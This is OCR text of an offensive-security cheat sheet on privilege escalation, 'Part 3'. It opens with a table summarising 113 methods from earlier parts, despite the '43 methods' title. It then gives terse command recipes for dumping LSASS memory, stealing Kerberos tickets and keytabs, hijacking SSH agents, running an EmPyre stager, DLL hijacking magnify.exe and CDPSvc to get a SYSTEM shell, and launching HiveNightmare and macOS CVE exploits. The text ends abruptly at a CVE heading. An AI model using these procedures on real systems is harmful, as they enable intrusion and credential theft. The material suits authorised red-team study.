WWW.HADESS.IO

43 METHODS FOR PRIVILEGE ESCALATION PART 3

PART 1,2 SUMMARY

No	Method	DOMAIN	APT
1	Abusing Sudo Binaries	NO	
2	Abusing Scheduled Tasks	Y/N	
3	Golden Ticket With Scheduled Tasks	Yes	
4	Abusing Interpreter Capabilities	NO	
5	Abusing Binary Capabilities	NO	
6	Abusing ActiveSessions Capabilities	NO	
7	Escalate with TRUSTWORTHY in SQL Server	Y/N	
8	Abusing Mysql run as root	Y/N	

No	Method	DOMAIN	APT
9	Abusing journalctl	N	
10	Abusing VDS	N	
11	Abusing Browser	N	
12	Abusing LDAP	YES	
13	LLMNR Poisoning	YES	
14	Abusing Certificate Services	YES	
15	MySQL UDF Code Injection	Y/N	
16	Impersonation Token with ImpersonateLoggedOnuser	YES	

No	Method	DOMAIN	APT
17	Impersonation Token with SeImpersontePrivilege	YES	
18	Impersonation Token with SeLoadDriverPrivilege	YES	
19	OpenVPN Credentials	NO	
20	Bash History	NO	
21	Package Capture	Y/N	
22	NFS Root Squashing	NO	
23	Abusing Access Control List	Y/N	
24	Escalate With SeBackupPrivilege	YES	

PART 1,2 SUMMARY

No	Method	DOMAIN	APT
25	Escalate With SeImpersonatePrivilege	YES	
26	Escalate With SeLoadDriverPrivilege	YES	
27	Escalate With ForceChangePassword	YES	
28	Escalate With GenericWrite	YES	
29	Abusing GPO	YES	
30	Pass-the-Ticket	YES	
31	Golden Ticket	YES	
32	Abusing Splunk Universal Forwarder	NO	

No	Method	DOMAIN	APT
33	Abusing Gdbus	Y/N	
34	Abusing Trusted DC	YES	
35	NTLM Relay	YES	
36	Exchange Relay	YES	
37	Dumping with diskshadow	YES	
38	Dumping with vssadmin	YES	
39	Password Spraying	Y/N	
40	AS-REP Roasting	YES	

No	Method	DOMAIN	APT
41	DirtyCOw	No	
42	CVE-2016-1531	No	
43	Polkit	NO	
44	DirtyPipe	NO	
45	PwnKit	No	
46	ms14_058	NO	
47	Hot Potato	Y/N	
48	Intel SYSRET	No	

PART 1,2 SUMMARY

No	Method	DOMAIN	APT
49	PrintNightmare	YES	
50	Folina	Y/N	
51	ALPC	No	
52	RemotePotato0	YES	
53	CVE-2022-26923	No	
54	MS14-068	No	
55	Sudo LD_PRELOAD	No	
56	Abusing File Permission via SUID Binaries - .so injection)	NO	

No	Method	DOMAIN	APT
57	DLL Injection	Y/N	
58	Early Bird Injection	Y/N	
59	Process Injection through Memory Section	Y/N	
60	Abusing Scheduled Tasks via Cron Path Overwrite	Y/N	
61	Abusing Scheduled Tasks via Cron Wildcards	Y/N	
62	Abusing File Permission via SUID Binaries - Symlink)	No	
63	Abusing File Permission via SUID Binaries - Environment Variables #1)	No	
64	Abusing File Permission via SUID Binaries - Environment Variables #2)	No	

No	Method	DOMAIN	APT
65	DLL Hijacking	Y/N	
66	Abusing Services via binPath	No	
67	Abusing Services via Unquoted Path	NO	
68	Abusing Services via Registry	NO	
69	Abusing Services via Executable File	No	
70	Abusing Services via Autorun	NO	
71	Abusing Services via AlwaysInstallElevated	No	
72	Abusing Services via SeCreateToken	No	

PART 1,2 SUMMARY

No	Method	DOMAIN	APT
73	Abusing Services via SeDebug	No	
74	Remote Process via Syscalls (HellsGate|HalosGate)	No	
75	Escalate With DuplicateTokenEx	No	
76	Abusing Services via SeIncreaseBasePriority	No	
77	Abusing Services via SeManageVolume	No	
78	Abusing Services via SeRelabel	No	
79	Abusing Services via SeRestore	No	
80	Abuse via SeBackup	NO	

No	Method	DOMAIN	APT
81	Abusing via SeCreatePagefile	No	
82	Abusing via SeSystemEnvironment	No	
83	Abusing via SeTakeOwnership	No	
84	Abusing via SeTcb	No	
85	Abusing via SeTrustedCredManAccess	No	
86	Abusing tokens via SeAssignPrimaryToken	No	
87	Abusing via SeCreatePagefile	No	
88	Certificate Abuse	Y/N	

No	Method	DOMAIN	APT
89	Password Mining in Memory(#1)	No	
90	Password Mining in Memory(#2)	No	
91	Password Mining in Registry	NO	
92	Password Mining in General Events via SeAudit	NO	
93	Password Mining in Security Events via SeSecurity	No	
94	Startup Applications	NO	
95	Password Mining in McAfeeSitelistFiles	No	
96	Password Mining in CachedGPPPasswor	YES	

PART 1,2 SUMMARY

No	Method	DOMAIN	APT
97	Password Mining in DomainGPPPassword	YES	
98	Password Mining in KeePass	No	
99	Password Mining in WindowsVault	No	
100	Password Mining in SecPackageCreds	YES	
101	Password Mining in PuttyHostKeys	YES	
102	Password Mining in RDCManFiles	YES	
103	Password Mining in RDPSavedConnections	YES	
104	Password Mining in MasterKeys	NO	

No	Method	DOMAIN	APT
105	Password Mining in Browsers	Y/N	
106	Password Mining in Files	Y/N	
107	Password Mining in LDAP	Y/N	
108	Password Mining in Clipboard	Y/N	
109	Password Mining in GMSA Password	Y/N	
110	Delegate tokens via RDP	Y/N	
111	Delegate tokens via FTP	Y/N	
112	Fake Logon Screen	Y/N	

No	Method	DOMAIN	APT
113	Abusing WinRM Services	Y/N	

PART 3

DUMP LSASS WITH SILENTPROCESSEXIT


Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunting

- SilentProcessExit.exe pid



LSASS SHTINKERING

Domain: No


Local Admin: Yes

OS: Windows

Type: Enumeration & Hunting

- HKLM\SOFTWARE\Microsoft\Windows\Windows Reporting\LocalDumps->2
- LSASS_Shtinkering.exe pid

Error



ANDREWSPECIAL


Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunting

- AndrewSpecial.exe



CCACHE TICKET REUSE FROM /TMP


Domain: Yes

Local Admin: Yes

OS: Linux

Type: Enumeration & Hunting

- ls /tmp/ | grep krb5cc_X
- export KRB5CCNAME=/tmp/krb5cc_X



CCACHE TICKET REUSE FROM KEYRING


Domain: Yes

Local Admin: Yes

OS: Linux

Type: Enumeration & Hunting

- https://github.com/TarlogicSecurity/tickey
- /tmp/tickey -i




CCACHE TICKET REUSE FROM SSSD KCM

Domain: Yes

Local Admin: Yes

OS: Linux

Type: Enumeration & Hunting



- git clone https://github.com/fireeye/SSSDKCMExtractor
- python3 SSSDKCMExtractor.py --database secrets.ldb --key secrets.mkey


CCACHE TICKET REUSE FROM KEYTAB

Domain: Yes

Local Admin: Yes

OS: Linux/Windows/Mac

Type: Enumeration & Hunting



- git clone https://github.com/its-a-feature/KeytabParser
- python KeytabParser.py /etc/krb5.keytab
- klist -k /etc/krb5.keytab

Or

- klist.exe -t -K -e -k FILE:C:\Users\User\downloads\krb5.keytab
- python3 keytabextract.py krb5.keytab
- ./bifrost -action dump -source keytab -path test


SSH FORWARDER

Domain: No

Local Admin: Yes

OS: Linux

Type: Enumeration & Hunting



- ForwardAgent yes
- SSH_AUTH_SOCK=/tmp/ssh-haqzR16816/agent.16816 ssh bob@boston


APPLESCRIPT

Domain: No

Local Admin: Yes

OS: Mac

Type: Enumeration & Hunting



- (EmPyre) > listeners
- (EmPyre: listeners) > set Name mylistener
- (EmPyre: listeners) > execute
- (EmPyre: listeners) > usestager applescript mylistener
- (EmPyre: stager/applescript) > execute


DLL SEARCH ORDER HIJACKING

Domain: No

Local Admin: Yes

OS: Windows

Type: Hijack



- https://github.com/slaeryan/AQUARMOURY/tree/master/Brownie
- Brownie


SLUI FILE HANDLER HIJACK LPE

Domain: No

Local Admin: Yes

OS: Windows

Type: Hijack



- https://github.com/bytecode77/slui-file-handler-hijack-privilege-escalation
- Slui.exe

CDPSVC DLL HIJACKING


Domain: No

Local Admin: Yes

OS: Windows

Type: Hijack

- Cdpsgshims.exe




MAGNIFY.EXE DLL SEARCH ORDER HIJACKING

Domain: No

Local Admin: Yes

OS: Windows

Type: Hijack



- copy payload dll as igdgmm64.dll to SYSTEM path %PATH% which is writeable such as C:\python27
- Press WinKey+L
- Press Enter
- Press WinKey++(plusKey) on login screen which show password box.
- then payload dll will execute as SYSTEM access.


CDPSVC SERVICE

Domain: No

Local Admin: Yes

OS: Windows

Type: Hijack



- Find Writable SYSTEM PATH with acltest.ps1 (such as C:\python27)
- C:\CdpSvcLPE> powershell -ep bypass ". .\acltest.ps1"
- Copy cdpsgshims.dll to C:\python27
- make C:\temp folder and copy impersonate.bin to C:\temp
- C:\CdpSvcLPE> mkdir C:\temp
- C:\CdpSvcLPE> copy impersonate.bin C:\temp
- Reboot (or stop/start CDPSvc as an administrator)
- cmd wil prompt up with nt authority\system.

HIVENIGHTMARE


Domain: Yes

Local Admin: Yes

OS: Windows

Type: 0/1 Exploit

- HiveNightmare.exe 200



CVE-2021-30655


Domain: No

Local Admin: Yes

OS: Mac

Type: 0/1 Exploit

- https://github.com/thehappydinoa/rootOS
- Python rootOS.py



CVE-2019-8526


Domain: No

Local Admin: Yes

OS: Mac

Type: 0/1 Exploit

- https://github.com/amanszpapaya/MacPer
- Python main.py



CVE-2020-9771


Domain: No

Local Admin: Yes

OS: Mac

Type: 0/1 Exploit

- https://github.com/amanszpapaya/MacPer
- Python main.py



CVE-2021-3156

